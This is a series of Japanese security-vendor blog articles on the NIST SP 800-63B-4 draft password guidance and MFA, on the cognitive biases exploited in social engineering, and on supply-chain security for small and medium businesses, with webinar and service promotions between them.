    この中でも、企業におけるID・アクセス管理(IAM)設計に最も影響を与えるのが「SP 800-63B」です。2024年8月に改訂されたNIST SP800-63B-4第2次公開草案では、パスワード関連において、初期公開版からいくつかの変更点があります。

    NIST SP800-63B-4第2次公開草案の4つの注目ポイント

    2024年8月に公開されたNIST SP 800-63B-4 第2次公開草案では、現代の攻撃手法や認証環境の変化を踏まえた見直しが行われています。以下の4点は、企業の認証ポリシーに直接影響を与える重要な改訂ポイントです。

    パスワードの文字数要件の強化

    パスワードの長さについては、最小8文字という基準を維持しつつ、15文字以上を推奨するようになりました。最大長は少なくとも64文字に設定する必要があります。

    強制的な定期変更の廃止

    定期的なパスワード変更要求については、2017年の第3版から引き続き、セキュリティ侵害の証拠がない限り不要としています。

    複雑性ルールの削除

    複雑性要件に関しては、特定の文字タイプの混合を要求するなどの合成規則を課すことを明確に禁止しています。代わりに、Unicode文字の使用を推奨し、パスワードの選択肢を広げています。

    脆弱な認証手段の廃止

    「秘密の質問」など、再現性が高く推測されやすい認証手段は非推奨と明記。代替手段としてFIDO2やOTP(ワンタイムパスワード)などの強力な要素の活用が求められます

    この他にも、ブロックリストの使用については、過度に大きなリストは不要であるとの見解を示しています。オンライン攻撃はすでにスロットリング要件によって制限されているためです。新たにパスワードにはフィッシング耐性がないことを明記されており、この脆弱性に対する認識を高めています。また、パスワード管理ツールの使用については、引き続き許可すべきとしていますが、関連する参考文献が追加されました。


    特にパスワード文字数に関する問題は、弊社の脆弱性診断においても頻繁に検出されております。下表に2024年上半期に実施したWebアプリケーション脆弱性診断結果の中で順位が高い項目をまとめました。

    弊社「SQAT® Security Report」2024-2025年秋冬号 p.18より

    この中で3位となる「脆弱なパスワードの許容」は、パスワードの長さが8文字未満の場合に弊社では「高」リスクと判定し、指摘しているものとなります。最近、米国のセキュリティ企業が発表したAIを用いたパスワードの解析にかかる時間の調査結果では、8文字未満のパスワードは、例え大文字・小文字のアルファベット、数字、記号がすべて含まれていたとしても6分以内に解析できることが分かりました。(ちなみに、14文字ではパスワードがすべて小文字のアルファベットで構成されていたとしても、解析に49年かかる結果が出ています)このことからも、世の多くのシステムが大きな危険に晒されているというのが分かるかと思います。パスワードの長さについては、これまでにもMicrosoftやFBIからガイダンスが出ていますので、気になる方はあわせてご確認ください。

    ■Microsoft
    https://support.microsoft.com/en-us/windows/create-and-use-strong-passwords-c5cebb49-8c53-4f5e-2bc4-fe357ca048eb
    ■FBI
    https://www.fbi.gov/contact-us/field-offices/portland/news/press-releases/oregon-fbi-tech-tuesday-building-a-digital-defense-with-passwords

    パスワード認証の限界と多要素認証への移行

    企業における認証基盤では、依然としてパスワードに依存した運用が多く見られます。しかし、NIST SP 800-63Bでは単要素認証の限界が明確に指摘されており、セキュリティ強化には多要素認証(MFA)の導入が不可欠です。

    特に今回のNIST SP 800-63B-4 第2次公開草案では、従来のパスワード運用を見直す方向性がより強調されています。たとえば「複雑性ルール」や「定期変更の義務」が削除される一方、15文字以上の長文パスワード(パスフレーズ)を受け入れることが求められています。これは、従来の複雑なルールよりも、ユーザが記憶しやすく、かつ安全な認証方法へと進化させる意図があります。

    とはいえ、パスワードそのものが攻撃対象となる現実は変わりません。パスワードリスト攻撃やフィッシング、キーロガーなどによってパスワードが盗まれる事例は後を絶ちません。これに対応する手段として、NISTは「フィッシング耐性を持つMFA」の採用を推奨しています。中でもFIDO2(WebAuthn)やスマートカード、生体認証などは、高い安全性を備えています。

    企業のセキュリティ担当者は、パスワード運用の見直しと同時にMFAの段階的導入を検討すべきフェーズにあります。特に「シングルサインオン(SSO)」や「IDaaS(Identity as a Service)」との連携により、ユーザ負担を軽減しながら高いセキュリティを実現する設計が可能です。

    主な認証技術


    まず、そもそも認証にはどのような要素があるかを振り返りましょう。認証の要素になり得るのは、その本人だけに属するモノ・コトです。それらとしては、下図のとおり、「知識」「所持」「生体」の3種類の要素が挙げられます。


    Webサービスやスマホアプリにおいて使用されている認証方式には、前述した3要素のうち1つだけを用いる単要素認証(パスワードのみの認証など)、2つ以上の要素を組み合わせる多要素認証(パスワード+スマホで受信した認証コードなど)、また、認証を二段階で行うが、認証要素自体は同じ場合もある二段階認証(パスワード+秘密の質問など)があり、いずれの方式も、次のような認証技術を組み合わせて行われます。

    多要素認証「FIDO2」など先進的認証技術の導入メリット


    FIDO2は公開鍵暗号を用いたパスワードレス認証で、認証情報をサーバに送信しないため、フィッシングやリプレイ攻撃に強いのが特長です。

    多要素認証「FIDO2」

    FIDO2はユーザ視点ではスマートフォンなどでの生体認証を行うというステップで認証が完了するように見えることから、利便性が高いと考えられます。他方、システム側から見た場合、公開鍵認証と生体認証などの多要素による認証がセットになっていることから、ユーザの設定による認証強度の低下に影響されにくい方式であることは、サービスを提供する側からみて大きな利点といえます。また、ユーザは指紋や顔認証、セキュリティキーなどを用いて高速かつ直感的な認証が可能となり、IT部門のパスワード管理コストも削減できます。企業のゼロトラスト構築やセキュリティポリシー整備にも貢献するFIDO2は、今後の多要素認証のスタンダードといえるでしょう。

    自社システムでの評価・実装方法

    NIST SP 800-63のガイドラインに準拠した認証設計を進めるには、まず現行のシステムにおける認証手段の棚卸とリスク評価が必要です。パスワードの強度、多要素認証の有無、認証情報の保管方式などを精査し、SP 800-63Bが推奨する項目と照らし合わせることで、改善すべき点が明確になります。

    また、FIDO2やOTPの導入にあたっては、SSOやIDaaSとの連携も視野に入れ、ユーザ体験と運用負荷のバランスを考慮することが重要です。小規模な範囲から段階的に展開することで、移行リスクを抑えた実装が可能となります。

    まずは現状の認証が安全か確認することから

    安全な認証機構を実現するための第一歩として、現在実装している認証機構や情報漏洩対策が安全かどうか確認することが推奨されます。確認には定期的なセキュリティ診断の実施が有効です。様々なセキュリティサービスベンダより各種メニューが提供されているため、対象システムにあわせて実施するとよいでしょう。

    セキュリティ診断によりセキュリティ状態が可視化された後は、対策の実施レベルや時期を検討しましょう。対策にあたっては、リスクに応じて優先度を定めた上で行うことが有効です。システム特性ごとに必要十分なセキュリティを保持した認証を実現するためには、認証に関してどのような技術があるのか、どのようなセキュリティリスクに対応できる仕組みなのか把握しておくことが大切です。

    【参考】ガイドライン
    NISC「インターネットの安全・安心ハンドブック」
    https://security-portal.nisc.go.jp/guidance/handbook.html

    BBSecでは

    サイバーインシデント緊急対応

    サイバーセキュリティ緊急対応電話受付ボタン
    SQAT緊急対応バナー

    SQAT脆弱性診断サービス

    Webアプリケーション脆弱性診断-SQAT® for Web-

    Webサイトを攻撃するハッカーの手法を用いて、外部から動的に脆弱性を診断することで、攻撃の入口となる可能性のある箇所を検出します。診断は最新のセキュリティ情報に基づき実施されますので、開発時やリリース前ばかりでなく、既存システムに対する定期的な実施といった、現状の脆弱性対策の有効性を確認するために活用することをおすすめしています。 以下より、サービス内容が記載されている資料のダウンロードもいただけます。

    Webアプリケーション脆弱性診断バナー

    ウェビナー開催のお知らせ

  • 2025年6月25日(水)13:00~14:00
    「リモートワークの落とし穴を塞ぐ!セキュリティ情報の効率的な収集法&対策のポイント」
  • 2025年7月2日(水)13:00~14:00
    「いまWeb担当者が知るべきプライバシー対応と情報セキュリティ-プライバシー保護規制と進化するサイバー攻撃手法への対応-」
  • 2025年7月16日(水)14:00~15:00
    「進化するランサムウェア攻撃-国内最新事例から学ぶ!被害を防ぐ実践ポイント10項目を解説-」
  • 最新情報はこちら


    Security NEWS TOPに戻る
    バックナンバー TOPに戻る


    資料ダウンロードボタン
    年二回発行されるセキュリティトレンドの詳細レポート。BBSecで行われた診断の統計データも掲載。
    お問い合わせボタン
    サービスに関する疑問や質問はこちらからお気軽にお問合せください。

    Security Serviceへのリンクバナー画像
    BBsecコーポレートサイトへのリンクバナー画像
    セキュリティ緊急対応のバナー画像

    ソーシャルエンジニアリング最前線
    【第1回】ソーシャルエンジニアリングの定義と人という脆弱性

    Share

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    本シリーズでは、「ソーシャルエンジニアリング最前線」として、2025年6月現在のフィッシングに代表されるソーシャルエンジニアリングに関する動向と企業・個人が取れる対策をまとめます。第1回はソーシャルエンジニアリングの簡単な定義と、ソーシャルエンジニアリングで悪用される「人」にまつわる脆弱性をご紹介します。

    関連記事はSQAT.jpで公開中!こちらからご覧ください。
    「ソーシャルエンジニアリングとは?その手法と対策」

    ソーシャルエンジニアリングの定義

    ソーシャルエンジニアリングは人間の心理や認知機能を悪用したハッキングの技法を指します。よく知られている手法にはフィッシングがありますが、このほかにも様々な手法があります(第3回で詳述します)。

    人という脆弱性

    ソーシャルエンジニアリングが成立する背景には人間の心理や認知機能の問題や属性による前提知識といった人間固有の脆弱性があります。

    認知機能に関連する脆弱性

    皆さんはこんな状態になったことはありませんか?

    • 一点に注意が集中してしまい、周囲の情報を見落とす状態
      多くの人がいる中で待ち合わせをしていて、待ち合わせの相手を探すことに集中した結果、別の知り合いから声を掛けられたことに気付かなかったことはないでしょうか。こういった状態はほかのときでも起こる可能性があります
    • 複雑な作業を行う、大量の情報を処理するといったときについうっかり何かを見逃してしまう状態
      一点集中の場合と似ていますが、処理の複雑性や情報の量との因果関係もあります
    • 過大なストレスがかかったときに注意が緩んでしまう状態
      例えば身内の不幸や自身の病気の発覚など、心的ストレスがかかる状態のときに注意が緩んでしまうことはあるのではないでしょうか

    こういったときにソーシャルエンジニアリング攻撃の犠牲になりやすいといわれています。

    「認知バイアス」という脆弱性

    認知バイアスは人間が判断を行う際に、判断のプロセスを省略し、簡略的な手段で結論を導き出すことが原因で起こります。プログラミング言語でもそうですが、簡略的な手段で得る結果には一定のエラーが混在します。エラーを前提としたフォローアップの行動やエラーを前提とした安全策、対策が用意されていればよいですが、そのままの結果を用いることで大きなミスを生むことがあります。つまり認知バイアスはソーシャルエンジニアリング攻撃に対する脆弱性なのです。

    認知バイアスにはソーシャルエンジニアリングに関連するものに限定しても以下のようなものがあります。

    認知バイアスの種類概要
    フレーミング効果情報の提示方法で判断がゆがめられる傾向
    アンカリング効果最初に提示された情報に強く影響され、その後の判断がゆがめられる傾向
    確認バイアス自身の信念・期待・希望を支持する情報を優先的に探し、解釈する傾向
    自己奉仕バイアス成功を自身の能力などの内的要因に、失敗を状況など外的要因に帰属させる傾向
    エゴバイアス特に経営層に見られる、自身の能力を過大評価しリスクを過小評価する傾向

    攻撃者はこのような認知バイアスを悪用して、被害者の思考プロセスや意思決定を操作しようと試みるのです。

    読者の皆さまも、普段から知識を身につけ意識を高めるために本記事を読まれているかと存じますが、残念ながら意識や一般的な技術知識のみでは必ずしも脆弱性を減少させない可能性があるともいわれています。これは実際には知識が不足しているケースが含まれるということもありますが、何よりも効果的な対策は無意識のレベルで安全な行動が習慣となっている必要があるとされているためです。

    心理的側面に関連する脆弱性

    認知機能に関連する脆弱性を踏まえたうえで、心理的側面からみた脆弱性をみてみましょう。

    説得

    • 被害者を攻撃者の意図通りに行動させるための手段で ソーシャルエンジニアリングの核心的な概念ともいえます
    • 権威性、信憑性しんぴょうせい、メッセージの質やアピール(文脈化、パーソナライゼーション、視覚的欺瞞ぎまん)によって被害者が説得されてしまうものです
    • なんらかの権限を持つ人や著名な企業に成りすますことで説得できることがわかっています

    信頼と欺瞞

    • 攻撃者は対面ではなくオンライン環境であることを踏まえたうえで、オンライン環境におけるユーザーの信頼レベルを悪用します
    • 攻撃者は親しい人物や評判の高い人物を装うなどして信頼を築こうとします

    感情

    • 感情は行動変化に強い影響を与えるため、ソーシャルエンジニアリング攻撃で頻繁に悪用されます
    • 不安感をあおったり、切迫感を演出したりすることで認知機能を低下させて攻撃の成功確率を高める場合、好奇心をあおることで秘密情報を聞き出す場合などがあります

    態度と行動

    • 計画行動理論のような人間の行動を予測する心理学モデルの要素が悪用されうる側面を刺します
    • 個人の性格特性、リスク認識、自己効力感、オンライン習慣がセキュリティ行動や攻撃に対する感受性に関連する可能性があるとされています

    リスク認識と疑念

    • オンライン脅威に対するリスク認識が高いほど脆弱性が低下する可能性があります
    • 説得の兆候を検出する能力や疑念を持つ姿勢が必ずしも被害を防げない場合もあります

    属性に関連する脆弱性

    以下の2属性は、比較的他の要因との組み合わせで脆弱性に影響を与える可能性があるとされています。

    1. 年齢
    2. 文化

    ―第2回「実例で解説!フィッシングメールの手口と対策」へ続く―

    【連載一覧】

    ―第2回「実例で解説!フィッシングメールの手口と対策」―
    ―第3回「Non-Human Identities Top 10とは?自動化時代に求められる新しいセキュリティ視点」―
    ―第4回「企業が実践すべきフィッシング対策とは?」―

    【関連記事】
    ・【重要】楽天証券・SBI 証券をかたるフィッシングメールにご注意!
    ・IPA 情報セキュリティ10大脅威からみる―注目が高まる犯罪のビジネス化―
    ・フィッシングとは?巧妙化する手口とその対策
    ・「情報セキュリティ 10 大脅威」3 年連続ベスト 3 入り、ビジネスメール詐欺を防ぐ手立ては?

    【参考情報】

  • Rosana Montanez, Edward Golob,Shouhuai Xu (2022),”Human Cognition Through the Lens of Social Engineering Cyberattacks”,2025年6月5日閲覧, https://www.frontiersin.org/journals/psychology/articles/10.3389/fpsyg.2020.01755/full
  • Murtaza Ahmed Siddiqi,Wooguil Pak, Moquddam A. Siddiqi(2022),”A Study on the Psychology of Social Engineering-Based Cyberattacks and Existing Countermeasures”,2025年6月5日閲覧, https://www.mdpi.com/2076-3417/12/12/6042
  • Udochukwu Godswill David, Ayomide Bode-Asa (2023),”An Overview of Social Engineering: The Role of Cognitive Biases Towards Social Engineering-Based Cyber-Attacks, Impacts and Countermeasures”,2025年6月5日閲覧, https://www.researchgate.net/publication/376450802_An_Overview_of_Social_Engineering_The_Role_of_Cognitive_Biases_Towards_Social_Engineering-Based_Cyber-Attacks_Impacts_and_Countermeasures
  • Martin Lee, Cisco Talos Blog: The IT help desk kindly requests you read this newsletter, May 8, 2025
  • Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    ウェビナー開催のお知らせ

  • 2025年6月25日(水)13:00~14:00
    「リモートワークの落とし穴を塞ぐ!セキュリティ情報の効率的な収集法&対策のポイント」
  • 2025年7月2日(水)13:00~14:00
    「いまWeb担当者が知るべきプライバシー対応と情報セキュリティ-プライバシー保護規制と進化するサイバー攻撃手法への対応-」
  • 2025年7月16日(水)14:00~15:00
    「進化するランサムウェア攻撃-国内最新事例から学ぶ!被害を防ぐ実践ポイント10項目を解説-」
  • 最新情報はこちら


    資料ダウンロードボタン
    年二回発行されるセキュリティトレンドの詳細レポート。BBSecで行われた診断の統計データも掲載。
    お問い合わせボタン
    サービスに関する疑問や質問はこちらからお気軽にお問合せください。

    Security Serviceへのリンクバナー画像
    BBsecコーポレートサイトへのリンクバナー画像
    セキュリティ緊急対応のバナー画像

    “攻撃者の格好の標的”から外す!中小企業のサイバーセキュリティ-中小企業が狙われるサプライチェーン攻撃とサイバーセキュリティ強化術-

    Share

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    中小企業はサイバー攻撃者の格好の標的とされることも多く、特にサプライチェーン攻撃で狙われるリスクが高まっています。そこで、自組織におけるリスクの可視化やセキュリティ対策の定期的な見直しをすることが重要です。本記事では中小企業のサイバーセキュリティの現状やそれによって起こり得る影響、サプライチェーン攻撃の事例を踏まえ、効果的なセキュリティ対策と見直しのポイントを解説します。

    ペネトレーションテストの有効性やシナリオ解説をまとめたホワイトペーパーを公開中!以下のリンクから無料でダウンロードいただけます。
    記事はこちら

    中小企業のサイバーセキュリティの現状

    昨今、中小企業のサイバーセキュリティ対策に注目が集まっています。中でも、大手企業が取引先に求める安全性が、サプライチェーン全体へと波及し、サプライチェーン攻撃が大きな問題となっています。その要因には、日本の企業の約9割が中小企業であり*1、大企業の関連会社、取引先企業を含め多くを中小企業が占めているという点が挙げられます。

    認識と実態のギャップ


    日本商工会議所の調査では、「十分に対策している」「ある程度対策している」と回答した企業は86%と高い水準で、回答した企業のほとんどが「自社は対策している」と考えているようです。しかし、実際に行われているセキュリティ対策の内訳をみると、「ウイルス対策ソフト」(90.1%)、「ソフトウェアの定期的なアップデート」(72.6%)が中心で、「社内教育」、「セキュリティ診断」、「訓練」などといった専門的な対策については、いずれも30%以下にとどまっています。本来であれば十分な対策をしていると言えるのは、専門的な対策まで実施して言えるものです。この認識と実態のギャップが、サプライチェーン全体の脆弱性を生み、取引先への被害連鎖を招くリスクを高めています。

    認識と実態のギャップ
    出典:日本商工会議所「サイバー安全保障分野での対応能力の向上に向けた有識者会議」ヒアリング資料(資料3)

    ここまで中小企業のサイバーセキュリティの現状と対策の実施状況についてご紹介しました。では、サイバー攻撃の標的となった場合、中小企業に与える影響とはどのようなことがあるのでしょうか。

    サイバー攻撃が中小企業に与える影響

    中小企業のサイバーセキュリティ対策が不十分だと、自社だけでなくサプライチェーン全体に深刻な影響が及びます。IPA(独立行政法人情報処理推進機構)「2024年度中小企業等実態調査結果」(速報版/2025年2月公開)によれば、調査対象の中小企業の約70%が「自社のサイバーインシデントが取引先事業に影響を与えた」と回答しています。自社だけでなくサプライチェーン全体を見据えた取り組みをしないと、連鎖的に被害が拡大し、取引先企業の業務停止や企業の信用失墜、最悪の場合は損害賠償請求にまで発展するケースも少なくありません。

    サプライチェーンで狙われる中小企業

    セキュリティ対策が手薄な関連企業や取引先企業を経由して、標的とする企業へ不正侵入をする「サプライチェーン攻撃」が急増しています。IPA「情報セキュリティ10大脅威 2025(組織編)」でも「サプライチェーンや委託先を狙った攻撃」が2位にランクインしています。

    サプライチェーン上には攻撃者にとって魅了的な、機密情報、知的財産、顧客データなどが流れ、中小企業が格好の標的になりがちです。中小企業が狙われる要因として、攻撃者の最終的なターゲットとなりうる大手企業とつながりがあることや、予算や人材不足などの制約によってセキュリティ対策が不十分になりがちなことなどが挙げられます。

    サプライチェーン管理で陥りがちな落とし穴

    サプライチェーンでは、以下のような課題が連鎖的な脆弱性を生み出します。

    • リモートワーク環境下などで委託先のセキュリティ状況が可視化できず、実態が把握できない
    • セキュリティ基準や管理体制が統一されず、企業間で対策レベルに大きな格差が発生
    • 人材や予算が限られる中小企業では、セキュリティ対策が後回しになりがち

    こうした課題が積み重なると、委託先の一つの企業で発生したインシデントが再委託先まであっという間に波及し、大企業を含むサプライチェーン全体が火だるまとなり得ます。そのため、中小企業のサイバーセキュリティ対策には、関係先を含めた統一ルールと継続的な情報共有が不可欠です。

    サプライチェーン攻撃の事例


    2023年11月27日、メッセージアプリ提供会社が、自社サーバへの不正アクセスでメッセージアプリに関するユーザ情報・取引先情報、従業者情報等が漏洩したことを公表しました。

    発端は、同社と関係会社が共用する委託先業者の従業員PCがマルウェアに感染し、共通認証基盤を経由してメインシステムに侵入されたことです。共通の認証基盤で管理されているシステムへネットワーク接続を許可していたことから、同社のシステムに不正アクセスされました。(下図参照)

    この事例から関係会社との認証基盤の共有や、ネットワークアクセス管理、委託先業者の安全管理など、セキュリティ対策、見直しを行うべきポイントが浮き彫りになり、中小企業でも委託先の安全管理の甘さが同様の被害を招く可能性が示されました。委託先業者の安全管理は委託先業者の責任とせずに、自社のセキュリティの一角と認識して対応することが重要です。

    中小企業のサイバーセキュリティ対策

    中小企業のサイバーセキュリティ強化には、自社だけでなくサプライチェーン全体での取り組みが不可欠です。

    サプライチェーン全体への取り組み

    サプライチェーン全体では、次の3点を定期的に確認しましょう。

    • サプライチェーン上の各企業におけるセキュリティ状況の把握(アンケート調査等の実施)
    • サプライチェーン上にセキュリティ水準の異なる企業があるか確認
    • サプライチェーン上の企業間における重要情報の定義と取り扱い方法の取り決め実施

    ポイントは、常に自社/自組織が当事者であるという姿勢です。以下のような基本的な対応がとられているか、今一度ご確認いただくことをおすすめします。

    自社・自組織での基本的な取り組み

    • 自社/自組織のセキュリティ状況の把握と対策
    • 取引先/委託先のセキュリティ対策状況の監査
    • 使用しているソフトウェアに関する脆弱性情報のキャッチアップ 等

    また、以下のガイドラインもあわせて参照することを推奨します。
    経済産業省 商務情報政策局 サイバーセキュリティ課
    「ソフトウェア管理に向けたSBOM(Software Bill of Materials)の導入に関する手引Ver.1.0」
    「OSS の利活⽤及びそのセキュリティ確保に向けた 管理⼿法に関する事例集」

    「SBOM (Software Bill of Materials)」について、SQAT.jpでは以下の記事でご紹介しています。こちらもあわせてご覧ください。
    「脆弱性管理とIT資産管理-サイバー攻撃から組織を守る取り組み-」

    まとめ:今すぐ自組織のセキュリティ対策の見直しを!

    中小企業のサイバーセキュリティ強化は、自社だけでなく取引先や委託先を含むサプライチェーン全体での取り組みが欠かせません。まずは以下のステップを実践して被害のリスクを最小化しましょう。

    1. 現状把握:年1回以上の脆弱性診断やペネトレーションテストで、自社システムのリスクを可視化
    2. サプライチェーン調査:アンケートや監査で取引先のセキュリティ水準を確認・格差を是正
    3. 自社・自組織のルールの策定:重要情報の定義と取り扱い方法を取引先と合意・文書化
    4. 外部の専門家活用:ガイドラインを参照し、第三者レビューで対策の網羅性を担保
    5. 継続的な見直し:四半期ごとに状況を更新し、セキュリティ運用を見直す

    サプライチェーン関連記事はSQAT.jpで公開中!こちらからご覧ください。
    「サプライチェーンとは-サプライチェーン攻撃の脅威と対策1-」
    「事例から学ぶサプライチェーン攻撃-サプライチェーン攻撃の脅威と対策2-」
    「サプライチェーン攻撃への対策 -サプライチェーン攻撃の脅威と対策3-」

    過去のウェビナー再配信に関するお問い合わせはこちら

    セキュリティ対策は専門家に相談を

    サイバー攻撃手法は日々更新されており、どんなにセキュリティ対策を実施していても自組織のみではインシデントの発生を防ぎきれないのが実情です。自システムのリスク状況の把握には、脆弱性診断の実施がおすすめです。また、サイバー攻撃への備えとして、セキュリティ対策の有効性の確認には信頼できる第三者機関の活用をおすすめします。

    脆弱性診断

    脆弱性診断のより詳しい診断手法や実践ポイントをまとめたホワイトペーパーを公開中!以下のリンクから無料でダウンロードいただけます。
    記事はこちら

    脆弱性とは…
    ・外部からアクセスできる箇所に攻撃の起点として悪用され得る脆弱性や設定の不備が存在しないかどうかを確認することも重要。その際に有効なのが「脆弱性診断」
    ・攻撃者はシステムの脆弱性を突いて侵入を試みるため、診断によって脆弱な領域を洗い出し、優先度に応じた対策を講じる。診断は、定期的に実施するだけでなく、システム更改時にも必ず実施することが推奨される。
    【参考記事】
    「拡大・高度化する標的型攻撃に有効な対策とは―2020年夏版」
    「侵入」「侵入後」の対策の確認方法

    Webアプリケーション脆弱性診断バナー

    ペネトレーションテスト

    ペネトレーションテストの有効性やシナリオ解説をまとめたホワイトペーパーを公開中!以下のリンクから無料でダウンロードいただけます。
    記事はこちら

